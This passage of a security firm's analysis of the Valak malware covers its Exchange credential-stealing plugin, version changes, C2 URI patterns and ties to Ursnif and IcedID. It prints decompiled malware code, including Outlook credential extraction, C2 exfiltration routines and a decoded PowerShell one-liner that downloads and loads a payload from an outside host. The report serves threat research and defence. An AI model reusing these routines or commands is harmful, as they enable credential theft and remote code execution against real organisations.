
```
for (;;)
{
    try
    {
        string text = string.Empty;
        text = text + ManagedPlugin.IsLocalAdmin().ToString() + "\n";
        text = text + ManagedPlugin.IsDomainAdmin().ToString() + "\n";
        text = text + ManagedPlugin.WindowsVersion() + "\n";
        text = text + ManagedPlugin.AntivirusSoftware() + "\n";
        text = text + this.PhysicalAddress() + "\n";
        text = text + ManagedPlugin.SystemUptime() + "\n";
        text = text + Convert.ToBase64String(Encoding.Default.GetBytes
          (ManagedPlugin.NetUser())) + "\n";
        text = Convert.ToBase64String(Encoding.ASCII.GetBytes(text));
        HttpClient.Post(text);
    }
    catch (Exception)
    {
        continue;
    }
    break;
}
```

ManagedPlugin execution activity.

ManagedPlugin: Exchgrabber - Stealer Targeting Enterprises

Exchgrabber, similar to systeminfo, shares some similarities with PluginHost when it comes to several function names like Bot, HTTPClient, and Utils; however, it has its own differentiated capabilities.

At first glance, the module appears to solely be used to steal credentials, which can be seen in several classes and data arguments with clear names like “Credential” and “CredentialType”.



Exchgrabber classes.

The module handles its credential management in the class “Credential”, which includes several functions that handle the credential management activity and data types that will hold these credentials.

One of the most interesting functions in this class is “Credential” which receives four arguments: username, password, target, and CredentialType. It inserts these credentials into the respective module variable.

The “target” variable is used in the core ManagedPlugin function to store strings related to Microsoft Office applications.


```
public Credential(string username, string password, string target, CredentialType type)
{
    this.Username = username;
    this.Password = password;
    this.Target = target;
    this.Type = type;
    this.PersistenceType = PersistenceType.Session;
    this.lastWriteTime = DateTime.MinValue;
```

The ManagedPlugin (Exchgrabber) Credential function.

Another interesting argument in the “credential” function is “CredentialType”. The type of credentials is determined by another part of the enum variable called “CredentialType”, which contains each of the credentials that the module will attempt to extract.

The credential types are sensitive information that can be extracted from the enterprise Microsoft Exchange server data, including Domain Password & Domain Certificate.

Extracting this sensitive data allows the attacker access to an inside domain user for the internal mail services of an enterprise along with access to the domain certificate of an enterprise. With systeminfo, the attacker can identify which user is a domain administrator. This creates a very dangerous combination of sensitive data leakage and potentially large scale cyber spying or infostealing. It also shows that the intended target of this malware is first and foremost enterprises.



ManagedPlugin (Exchgrabber) credential types.

When inspecting the core logic behind the class MainPlugin, it's clear how each class collaborates with others to extract data from Microsoft Exchange and Outlook.

The module attempts to check if the extracted data is related to Microsoft Office or MS.Outlook. If so, it attempts to access the file *"Autodiscover.xml"* using the function GetFiles. *"Autodiscover.xml"* is a dynamically generated file that contains the data Microsoft Outlook needs to access the mailbox entered in the configuration wizard. The primary purpose of the Exchange Autodiscover service is to establish initial connections to Exchange user mailboxes. It then attempts to collect the AutoDiscover SMTP address of the dedicated exchange forest, and eventually puts all the extracted data in a variable called "text" .

```
public ManagedPlugin()
{
    string text = string.Empty;
    IEnumerable<Credential> enumerable = Credential.LoadAll();
    foreach (Credential credential in enumerable)
    {
        bool flag = Regex.IsMatch(credential.Target, "MicrosoftOffice") || Regex.IsMatch(credential.Target,
          "MS.Outlook");
        if (flag)
        {
            try
            {
                string text2 = credential.Target.Split(new char[]
                {
                    ':'
                }).Last<string>();
                string password = credential.Password;
                string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
                bool flag2 = Directory.Exists(folderPath + "\\Microsoft");
                if (flag2)
                {
                    IEnumerable<string> files = ManagedPlugin.GetFiles(folderPath + "\\Microsoft",
                      "*Autodiscover.xml");
                    foreach (string path in files)
                    {
                        XmlDocument xmlDocument = new XmlDocument();
                        xmlDocument.LoadXml(File.ReadAllText(path));
                        XmlNode xmlNode = xmlDocument.GetElementsByTagName("AutoDiscoverSMTPAddress")[0];
                        bool flag3 = Regex.IsMatch(File.ReadAllText(path), text2, RegexOptions.IgnoreCase |
                        RegexOptions.Multiline);
                        if (flag3)
                        {
                            XmlNode xmlNode2 = xmlDocument.GetElementsByTagName("ASUrl")[0];
                            text += string.Format("{0};{1};{2};{3}\r\n", new object[]
                            {
                                new Uri(xmlNode2.InnerText).Host,
                                xmlNode.InnerText,
                                text2,
                                password
                            });
```

Searching for Microsoft Office application

Searching for Autodiscover data

Microsoft exchange data extraction.

After collecting the sensitive data, the module compresses it using Base64. This is a new feature of this specific module within the “Utils” class. Then, it sends the sensitive data to the attacker’s C2 with the POST function and an embedded URI.

```
public static string GetQuery()
{
    return string.Format("/class4.aspx?internalService=20_E&fRep=sb&sPerform={0}&iis_alias={1}&ref={2}&cat={3}
      &group={4}&lexer={5}", new object[]
    {
        Utils.Base64(Bot.GetID()),
        Utils.Base64(Guid.NewGuid().ToString()),
        Utils.Base64(PluginConfig.LOG_TYPE),
        Utils.Base64(PluginConfig.NAME),
        Guid.NewGuid().ToString(),
        Utils.GetInteger(0, 1000)
    });
}
```

ManagedPlugin (Exchgrabber) used for data exfiltration using a predefined URI.

Valak’s Evolution Over Time

As of writing this report, we have seen Valak change tremendously. It is currently on version number 24.

This section highlights the major differences between the previous versions and newer versions of Valak by analyzing version 6, version 9, version 23, and version 24.

- **Improvements to Payload Obfuscation**

In older versions, Valak downloads the second stage JS and uses only one obfuscation technique: Base64. The newer versions use XOR in addition to Base64.

```
for (var i = 0; i < config.PRIMARY_C2.length; i++) {
    var body = "";
    body = MSXMLRequest(config.PRIMARY_C2[i] + GetQuery());

    if (body.indexOf("--BODY") !== -1) {
        body = body.replace('--BODY', '');
        body = Base64text(body);
        Persist(body);
```

Code from older versions of Valak that only uses Base64 decryption.

```
function rot13_str(str, key){
   var rotd = "";
   for(var  i = 0; i < str.length; i++){
     rotd = rotd.concat(String.fromCharCode((str.charCodeAt(i) ^ key)));
   }

   return rotd;
```

Code from a newer version of Valak that uses a more complex decryption function.

- **Plugin Management Component**

The newer versions of Valak download two payloads in the first stage. The first payload is Valak's plugin management component ("*pluginhost.exe*"), and the second is the second stage JavaScript payload of Valak. In earlier versions, Valak did not include the "*pluginhost"* payload.

- **PowerShell Activity:**

In older versions of Valak, the second stage JS downloads additional content just like the newer versions, including"TASK" / "ODTASK" / "PLUGIN". In the newer versions, Valak also downloads "*PluginHost*" in stage one and executes it once receiving the task "PLUGIN" in stage two, which then downloads ManagedPlugin.dll. In the older versions, Valak uses the task "PLUGIN" in stage two to leverage PowerShell and download "*ManagedPlugin.dll*" as a Base64 binary.

As mentioned previously, later versions of Valak abandon the popular yet easily detectable PowerShell downloader approach and transition to "*PluginHost*" to manage and download additional payloads. This transition may indicate that Valak authors are looking to leverage stealthier approaches and improve their evasion techniques.

```
--PLUGIN--cG93ZXJzaGVsbCAtTm9QIC1FeGVjIEJ5cGFzcyAtRW5jb
0JoQUhjQWFRQnVBR2NBT3dBZ0FFRUFaQUJrQUMwQVZBQjVBSEFBWlFB
TUFMZ0JHQUc4QWNnQnRBSE1BT3dCYkFGTUFlUUJ6QUhRQVpRQnRBQzR
CVEFIa0Fjd0IwQUdVQWJRQXVBRklBWlFCbUFHd0FaUUJqQUhRQWFRQn
hBYmdCMkFHVUFjZ0IwQUYwQU9nQTZBRVlBY2dCdkFHMEFRZ0JoQUhNQ
XVBRTRBWlFCMEFDNEFWd0JsQUdJQVF3QnNBR2tBWlFCdUFIUUFLUUF1
QWJ3QmpBRzhBTGdCcEFHNEFaZ0J2QUM4QVlnQnNBRzhBZ0FIWUF
xQUdjQWFRQnVBQzRBVFFCaEFHNEFZUUJuQUdVQVpBQlFBR3dBZFFCbk
FkQUE3QUE9PQ==
```

Raw data downloaded from the C2.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -Exec Bypass
-Enco Add-Type -Assembly System.Drawing; Add-Type -AssemblyName System.Window
s.Forms;[System.Activator]::CreateInstance([System.Reflection.Assembly]::Load
([System.Convert]::FromBase64String((New-Object System.Net.WebClient).Downloa
dString('http://cryptoco.info/blog/v2/309'))).GetType('ManagedPlugin.ManagedP
lugin')); Start-Sleep -s 60;Exit;
```

Decoded content of the "PLUGIN" task.

Valak's Infrastructure

Analyzing the different samples reveals a repetitive pattern of URIs used to connect to a "bucket" of domains, all of which are embedded in the code.

For example, the URI used to download the "*PluginHost*" (a.aspx) is always built off: *"a.aspx?redir=1&clientUuid=91&r_ctplGuid=" +<the encoded_ID>+ "&TS2=" +<random string>*

```
var nonce = randomString(12);
var id = GetID();

var sessionKey = nonce + config.C2_OB_KEY;

var encodedId = rot13_str(id, derive_key(sessionKey), 0);
encodedId = Base64Encode(encodedId);
encodedId = encodeURIComponent(encodedId);

var pluginHost = MSXMLRequest(config.COMMAND_C2[0] + "/a.aspx?redir=1&clientUuid=91&r_ctplGuid=" + encodedId + "&TS2=" + nonce);
pluginHost = rot13_str(pluginHost, derive_key(GetID().concat(config.C2_OB_KEY)));
var pluginHostName = random(100,9999).toString() + ".bin";
```

Creation of the URI in Valak's source code.

This URI is not the only similarity across samples; Valak has several URIs that match this behavior across components.


Valak's Observed URI Patterns:

- **DLL Download:** the DLL URI always includes "aio0i32p"
- **Second Stage:** the second stage (project.aspx) always includes "?cwdTelemetry=2&regclid="

- **Task Fetching:** Tasks fetching from the C2 server always include "?dx11diag="
  - **Additional Plugins Download:** "*PluginHost*" downloads additional plugins that always include "db.aspx?llid="

- **Exchgrabber plugin data:** the URI to exfiltrate data from the plugin includes “class4.aspx?internalService”

Another interesting aspect of the Valak malware is that it has a shared infrastructure among almost all of it’s different versions. As the graph below shows, most of the known domains have a connection between them, whether it be the URIs similarities, downloaded files, or connected files.



VirusTotal graph showing the connection between the different Valak domains.

Valak’s Relationship With Other Malware

Valak infections were initially characterized as rather unilateral, where Valak mainly downloaded other known malware like Ursnif or IcedID. However, over the course of this investigation, it became clear that Valak’s relationship with other malware is actually multilateral.

For example, the following network traffic recording provided by malware-traffic-analysis illustrates an infection chain that is initiated by Ursnif, which downloads IcedID and Valak, both from the same C2 server.

Time Date Local Adjusted	Destination	Description
01:26:05 20/12/2019	104.18.61.249	TCP:Flags=...A...., SrcPort=49205, DstPort=HTTP(80), PayloadLen=0, Seq=4095824080,
01:26:05 20/12/2019	104.18.61.249	HTTP:Request, GET /wp-content/uploads/2019/12/djduwoid.rar
01:26:05 20/12/2019		TCP:Flags=...A...., SrcPort=HTTP(80), DstPort=49205, PayloadLen=0, Seq=3349146523,
01:26:06 20/12/2019		HTTP:Response, HTTP/1.1, Status: Ok, URL: /wp-content/uploads/2019/12/djduwoid.rar

Time Date Local Adjusted	Destination	Description
01:41:07 20/12/2019	104.18.61.249	HTTP:Request, GET /wp-content/uploads/2019/12/djduwoidps.rar
01:41:07 20/12/2019		TCP:Flags=...A...., SrcPort=HTTP(80), DstPort=49225, PayloadLen=0, Seq=3326480615, A
01:41:08 20/12/2019		HTTP:Response, HTTP/1.1, Status: Ok, URL: /wp-content/uploads/2019/12/djduwoidps.rar
01:41:08 20/12/2019		HTTP:HTTP Payload, URL: /wp-content/uploads/2019/12/djduwoidps.rar

Traffic - Ursnif downloading IcedID and Valak.

While the nature of the partnership between each of these specific malware is not fully understood, we suspect it is based on personal ties and mutual trust from underground communities. Given the fact that both Ursnif and IcedID are considered to be part of the Russian-speaking E-Crime ecosystem, it is possible that the authors of Valak are also part of that Russian-speaking underground community. This community is known to keep rather close ties based on trust and reputation.

Another clue that may tie the authors behind Valak to a Russian-speaking community are traces of both Russian and Arabic (Saudi Arabia) language settings left in the phishing documents. These language traces appear in all the samples we analyzed, an example of which is shown below:

Russian and Arabic keyboard traces found in a Valak phishing document.


It is important to mention that the above mentioned language traces can be easily manipulated and put there on purpose by the threat actors, and therefore, it is not enough to determine with certainty the origin of the threat actors.

Valak's Evolution as an Independent Malware


Although initially downloaded as a payload of other malware, in more recent appearances of Valak, the malware appears to come as a standalone unit in traditional phishing campaigns.

Recent campaigns target two specific geographic locations, including the US and Germany, where the content and the name of the files were written in English and German with files masquerading as legitimate.

VirusTotal screenshot with the file names used in the recent campaigns.



Content of the document targeting Germany.



Content of the document targeting the US.

Even though Valak appears to have evolved over time and has infostealer capabilities, it is clear that the threat actors behind Valak continue to collaborate with other malware like IcedID and and Ursnif to maximize their revenue.

Conclusion

In this research, the Cybereason Nocturnus team analyzed the emerging malware Valak. Though Valak first made its appearance at the end of 2019 and was classified as a malware loader by several security analysts, our investigation shows that Valak is more than a simple loader of malware. It is a sophisticated modular malware packed with a myriad of reconnaissance and information stealing features.

Over the course of roughly six months, Valak's developers made tremendous progress and released more than 30 different versions. Each version extended the malware's capabilities and added evasive techniques to improve its stealth. Valak has at least six plugin components that enable attackers to obtain sensitive information from its victims.

The extended malware capabilities suggest that Valak can be used independently with or without teaming up with other malware. That being said, it seems as though the threat actor behind Valak is collaborating with other threat actors across the E-Crime ecosystem to create an even more dangerous piece of malware.

These malware campaigns seem to focus on targets in the US and Germany. The Cybereason Nocturnus team will continue to monitor Valak's progress to determine whether Valak infections will spread to other regions as the malware continues to evolve and grow popular among cybercriminals.

Indicators of Compromise

Click here to download this campaign's IOCs (PDF)

Click here to download the threat alert (PDF)

MITRE ATT&CK BREAKDOWN
